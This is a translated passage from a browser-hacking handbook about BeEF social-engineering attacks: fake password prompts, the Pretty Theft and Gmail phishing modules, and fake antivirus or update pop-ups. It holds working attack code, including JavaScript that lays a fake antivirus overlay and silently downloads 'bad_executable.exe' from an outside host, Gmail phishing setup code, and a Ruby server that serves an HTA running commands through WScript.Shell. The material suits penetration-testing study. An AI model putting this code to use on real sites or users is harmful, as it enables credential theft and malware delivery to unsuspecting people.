


Рисунок 5-11. Установка продолжается автоматически

Перевод надписей окна установщика: **Preparing to install / Cancel** - подготовка к установке / отмена.

Чтобы фокус по умолчанию переходил на панель уведомлений, предыдущий код включает метатеги, заставляющие IE отображать страницу как IE 7. При таком отображении браузер автоматически фокусирует панель уведомлений, как это делал IE 7. Поэтому Tab+R больше не требуется: для запуска двоичного файла достаточно одной R. Это простое изменение повышает эффективность атаки.

Два основных ограничения метода - контроль учётных записей пользователей (UAC)[18] и фильтр SmartScreen.[19] UAC не считается серьёзной проблемой, поскольку срабатывает только при необходимости административных привилегий для запуска программы. Исполняемому файлу с бэкдором Meterpreter они, скорее всего, не понадобятся.

Второй механизм, SmartScreen Filter, появился в Internet Explorer 8 и представляет собой основанный на репутации контроль, не позволяющий запускать потенциально опасные программы без предварительного предупреждения пользователя. Несколько примеров работы SmartScreen показаны на рисунке 5-12.




Рисунок 5-12. Фильтр SmartScreen в действии

Перевод обозначений и основных сообщений на рисунке: **Succeeded / Blacklisted / Reputation failure** - успешно / в чёрном списке / недостаточная репутация; **Run / Save / Cancel / Delete / Actions / View downloads / Learn more** - запустить / сохранить / отмена / удалить / действия / просмотреть загрузки / подробнее.

Как и большинство проверок на основе репутации, SmartScreen надёжен не на 100 процентов. Согласно исследованию Валотты, 20 процентов сокращённых и объединённых в цепочки URL, опубликованных в Twitter и указывающих на исполняемые файлы, также известных как exetweets, обходят SmartScreen. Более того, если подписать исполняемый файл сертификатом расширенной проверки Symantec, SmartScreen сразу признает сертификат действительным без предварительной репутации файла или издателя.[20]

Использование поддельных приглашений входа

Если вы уже перехватываете события клавиатуры, можно задаться вопросом, зачем пытаться получать имена пользователей и пароли другими способами. Ведь все нажатия клавиш уже видны, верно? Эффективность перехвата событий `keypress` DOM полностью зависит от места приложения, где установлена зацепка.

Например, если первоначальная зацепка внедрена через XSS-уязвимость страницы входа веб-приложения, подключение к событиям `keypress` DOM может раскрыть имя пользователя и пароль. К сожалению, так бывает не всегда: во многих случаях зацепить браузер удаётся лишь после аутентификации пользователя. Конечно, на этом этапе можно получить текущие сеансовые cookie или даже использовать сеанс пользователя через Tunneling Proxy BeEF, но это не позволяет легко войти в приложение позднее.

Помимо возможности повторно аутентифицироваться как ничего не подозревающий пользователь, копия его пароля даёт и другие преимущества. Повторное использование паролей - основная проблема систем, полагающихся на однофакторную аутентификацию по паролю. Если удастся получить пароль пользователя, тот же секрет может позволить выдать себя за жертву в нескольких системах.

Последствия этих фишинговых атак в некоторой мере зависят от контекста первоначальной зацепки. К сожалению, большинство пользователей готовы отправлять данные, несмотря на все тревожные сигналы. Отчасти поэтому традиционный фишинг остаётся эффективным способом получения банковских учётных данных. Если привести на сайт достаточно людей, нескольких всё равно удастся обманом заставить раскрыть конфиденциальные секреты.

Загрузить поддельное приглашение входа внутри сеанса пользователя с помощью функции JavaScript `prompt()` можно следующим простым кодом:

```
var answer = prompt("Your session has expired.
  Please re-enter your password:");
```

При выполнении появляется диалог приглашения, перехватывающий фокус, как на рисунке 5-13.




Рисунок 5-13. Диалог приглашения

Перевод сообщения на рисунке: **Your session has expired. Please re-enter your password** - срок действия сеанса истёк; повторно введите пароль.

Затем переменную `answer` можно отправить атакующему, но этот способ не слишком эффективен. Диалог явно выглядит неуместно и не оформлен как исходный сайт; кроме того, поле не скрывает символы, как большинство полей пароля.

Pretty Theft

Разумеется, если можно вставлять произвольное содержимое в текущий зацепленный источник, ничто не мешает показать более правдоподобный диалог входа. Именно это делает модуль BeEF «Pretty Theft».

В комплекте модуля находится набор готовых фишинговых шаблонов, направленных, среди прочего, на следующие распространённые службы:

- Facebook;
- LinkedIn;
- YouTube;
- Yammer.

Для всех остальных случаев модуль предлагает общий режим, позволяющий поместить в диалог пользовательское изображение.

Модуль использует похожий модальный диалог с затемнением фона и после запуска включает таймер, постоянно проверяющий изменения приглашений имени пользователя и пароля. На рисунке 5-14 модуль показан с общим логотипом в стиле BeEF, а на рисунке 5-15 - в режиме Facebook. Полный код модуля доступен на `https://browserhacker.com`.




Рисунок 5-14. Модуль Pretty Theft в общем режиме

Перевод основных надписей на рисунке: **Your session has timed out / For your security... please re-enter your username and password below / Username / Password** - время сеанса истекло / в целях безопасности сеанс завершён; для продолжения повторно введите имя пользователя и пароль / имя пользователя / пароль.




Рисунок 5-15. Модуль Pretty Theft в режиме Facebook

Перевод основных надписей на рисунке: **Facebook Session Timed Out / Your session has timed out due to inactivity / Email / Password / Log in** - сеанс Facebook завершён / время сеанса истекло из-за бездействия / электронная почта / пароль / войти.

Фишинг Gmail

Ещё одна привлекательная цель для динамического встроенного фишинга - конечно же, Gmail. По состоянию на июнь 2012 года почтовая служба Google считалась самой популярной платформой веб-почты и обошла даже Hotmail, достигнув поразительных 425 миллионов пользователей против 360 миллионов у Hotmail.[21] Такое число пользователей образует огромную поверхность атаки, и поэтому появился модуль «Gmail Phishing». Этот модуль BeEF, разработанный `@floyd_ch`, похож на предыдущие, но немного отличается выполнением.

При первом запуске модуль выполняет следующее:

```
document.title = "Google Mail: Email from Google";
beef.browser.changeFavicon("https://mail.google.com/favicon.ico");
logoutGoogle();
displayPhishingSite();
```

Фишинг подготавливается изменением заголовка текущего документа, после чего значок заменяется файлом Google `favicon.ico`. Функция `logoutGoogle()` запускает бесконечный цикл, постоянно запрашивающий функцию выхода Google, которая не имеет защиты от XSRF и поэтому без вопросов завершит сеанс любого вошедшего пользователя. Пользователь либо выйдет из системы, если уже вошёл, либо будет оставаться вне её при попытках войти где-нибудь ещё.

Затем функция `displayPhishingSite()` заменяет текущий элемент `document.body` фишинговым содержимым, показанным на рисунке 5-16.




Рисунок 5-16. Фишинг Gmail

Перевод основных надписей на рисунке: **Google Mail / A Google approach to email / Sign in / Username / Password / Stay signed in / Create an account / Can't access your account?** - Google Mail / подход Google к электронной почте / войти / имя пользователя / пароль / оставаться в системе / создать аккаунт / не удаётся получить доступ к аккаунту?

Когда цель отправляет данные через приглашение входа, модуль возвращает учётные данные серверу BeEF, пытается открыть новое окно с повторной зацепкой BeEF и, наконец, перенаправляет пользователя обратно на страницу входа Google. Из-за предыдущей функции выхода цель увидит ту же страницу, что и фишинговое содержимое, будто в первый раз учётные данные были введены неверно. Этот код показан ниже:

```
window.open(http://browserhacker.com/rehook.html);
window.focus();
window.location = "https://accounts.google.com/ServiceLoginAuth";
```

Полный код модуля доступен на https://browserhacker.com и сайте Wiley www.wiley.com/go/browserhackershandbook.

Использование поддельных обновлений программ

При атаке на целевую организацию часто требуется выйти из области браузера и обратиться непосредственно к целевым компьютерам. Чтобы просунуть ногу в дверь, сначала может понадобиться злоупотребить доверием цели.

Специалисты по безопасности, включая авторов этой книги, часто говорят незащищённым массам, насколько важно поддерживать программное обеспечение в актуальном состоянии, особенно когда доступны ещё не установленные исправления безопасности. В действительности даже этих мер часто недостаточно, особенно против эксплойтов нулевого дня. Во многих ситуациях пользователи,

увидев приглашение обновить небезопасную программу, не задумываясь нажимают Install или OK. Использование желания пользователя просто продолжить свою работу - отличный способ злоупотребить доверием, не только просунуть ногу в дверь, но и распахнуть её настежь.

Преступники часто применяют тот же приём для распространения поддельных средств безопасности или вредоносных программ. Например, появляется диалог с сообщением, что защитная программа устарела и нужно установить последнюю версию. Разумеется, загружаемая программа оказывается не той, чем кажется, и часто содержит вредоносную нагрузку либо поддельный антивирус, требующий платы за активацию. Если жертва отправит платёжные сведения, мошенничество удалось.

Иногда для привлечения внимания к поддельному диалогу сначала можно затемнить остальную часть экрана полноэкранным модальным диалогом или окном. В этом поможет следующая функция JavaScript:

```
function grayOut(vis) {
  var dark=document.getElementById('darkenScreenObject');
  if (!dark) {
    var tbody = document.getElementsByTagName("body")[0];
    var tnode = document.createElement('div');
        tnode.style.position='absolute';
        tnode.style.top='0px';
        tnode.style.left='0px';
        tnode.style.overflow='hidden';
        tnode.style.display='none';
        tnode.id='darkenScreenObject';
    tbody.appendChild(tnode);
    dark=document.getElementById('darkenScreenObject');
  }
  if (vis) {
    var opacity = 70;
    var opaque = (opacity / 100);
    dark.style.opacity=opaque;
    dark.style.MozOpacity=opaque;
    dark.style.filter='alpha(opacity='+opacity+')';
    dark.style.zIndex=100;
    dark.style.backgroundColor='#000';
    dark.style.width='100%';
    dark.style.height='100%';
    dark.style.display='block';
  } else {
     dark.style.display='none';
  }
}
```

При выполнении `grayOut(true)` чёрный элемент с прозрачностью 70 процентов заполняет экран, затемняя всё позади. Вызов `grayOut(false)` возвращает атрибуту `display` значение `none` и снова скрывает элемент.

Следующая функция помещает над чёрным элементом другой элемент с изображением поддельного антивируса:

```
function avpop() {
  avdiv = document.createElement('div');
  avdiv.setAttribute('id', 'avpop');
  avdiv.setAttribute('style', 'width:754px;height:488px;position:fixed;
    top:50%; left:50%; margin-left: -377px; margin-top: -244px;
    z-index:101');
  avdiv.setAttribute('align', 'center');
  document.body.appendChild(avdiv);
  avdiv.innerHTML= '<br><img id=\'avclicker\'
    src=\'http://browserhacker.com/avalert.png\' />';
}
```

При выполнении `avpop()` над затемняющим элементом создаётся новый, содержащий только изображение. Цикл можно завершить, присоединив к изображению обработчик щелчка:

```
$j('#avclicker').click(function(e) {
  var div = document.createElement("div");
  div.id = "download";
  div.style.display = "none";
  div.innerHTML=
    "<iframe src='http://browserhacker.com/bad_executable.exe'
    width=1 height=1 style='display:none'></iframe>";

  document.body.appendChild(div);
  $j('#avpop').remove();
  grayOut(false);
});
```

После щелчка по поддельному изображению антивируса загружается невидимый IFrame, который скачивает исполняемый файл с `http://browserhacker.com/bad_executable.exe`. Затем поддельный всплывающий диалог и чёрный фоновый элемент удаляются, а страница возвращается в прежнее состояние. Разумеется, способ ограничен: он всего лишь загружает исполняемый файл.

Вместо исполняемого файла из предыдущего примера, если зацепленный браузер - Internet Explorer, пользователя можно обманом заставить запустить HTML Application (HTA).[22] Вкратце, HTA содержит все функции Internet Explorer, но не применяет строгую модель безопасности и интерфейс браузера. Например, при выполнении кода внутри HTA игнорируется безопасность зон. Можно легко взаимодействовать с файловой системой, обращаться к реестру и даже выполнять команды. Поэтому приложения HTA применялись на практике во вредоносных целях[23] ещё в 2007 и 2008 годах. Удивительно, но HTA по-прежнему работают в последних версиях Internet Explorer и потому остаются эффективным вектором атаки.

Следующий код представляет собой простой веб-сервер Ruby, который отдаёт небольшое приложение HTA:

```
require 'rubygems'
require 'thin'
require 'rack'
require 'sinatra'
class Hta < Sinatra::Base
  before do
    content_type 'application/hta'
  end
  get "/application.hta" do
 "<script>new ActiveXObject('WScript.Shell')" +
 ".Run('calc.exe')</script>"
  end
end
@routes = {
    "/" => Hta.new
}
@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("browserhacker.com", 4000, @rack_app)
Thin::Logging.silent = false
Thin::Logging.debug = true
puts "[#{Time.now}] Thin ready"
@thin.start
```

Если обманом заставить цель открыть `http://browserhacker.com:4000/application.hta`, появится предупреждение на рисунке 5-17.




Рисунок 5-17. Предупреждение HTA

Перевод основных надписей на рисунке: **A website wants to open web content using this program on your computer** - веб-сайт хочет открыть веб-содержимое этой программой на вашем компьютере; **This program will open outside of Protected Mode** - программа откроется вне защищённого режима; **Name / Publisher / Allow / Don't allow** - имя / издатель / разрешить / запретить.

Как видно на рисунке 5-17, кажется, будто HTA разработана Microsoft, хотя это не так. Диалог даже не указывает источник файла, что помогает обманом склонить пользователя нажать Allow. В данном случае после разрешения выполнения запустится `calc.exe`. Более сложный пример атаки доступен на `browserhacker.com`.

Для оптимизации атаки более эффективной полезной нагрузкой может стать автоматически устанавливаемое расширение браузера, но это зависит от ситуации и целевого браузера. Чтобы действительно выполнить нагрузку, в браузере цели нужно в конце запустить следующий JavaScript:

```
grayOut(true);
avpop();
```

Та же логика находится в модуле BeEF «Fake AV», после выполнения которого цель увидит нечто похожее на рисунок 5-18.

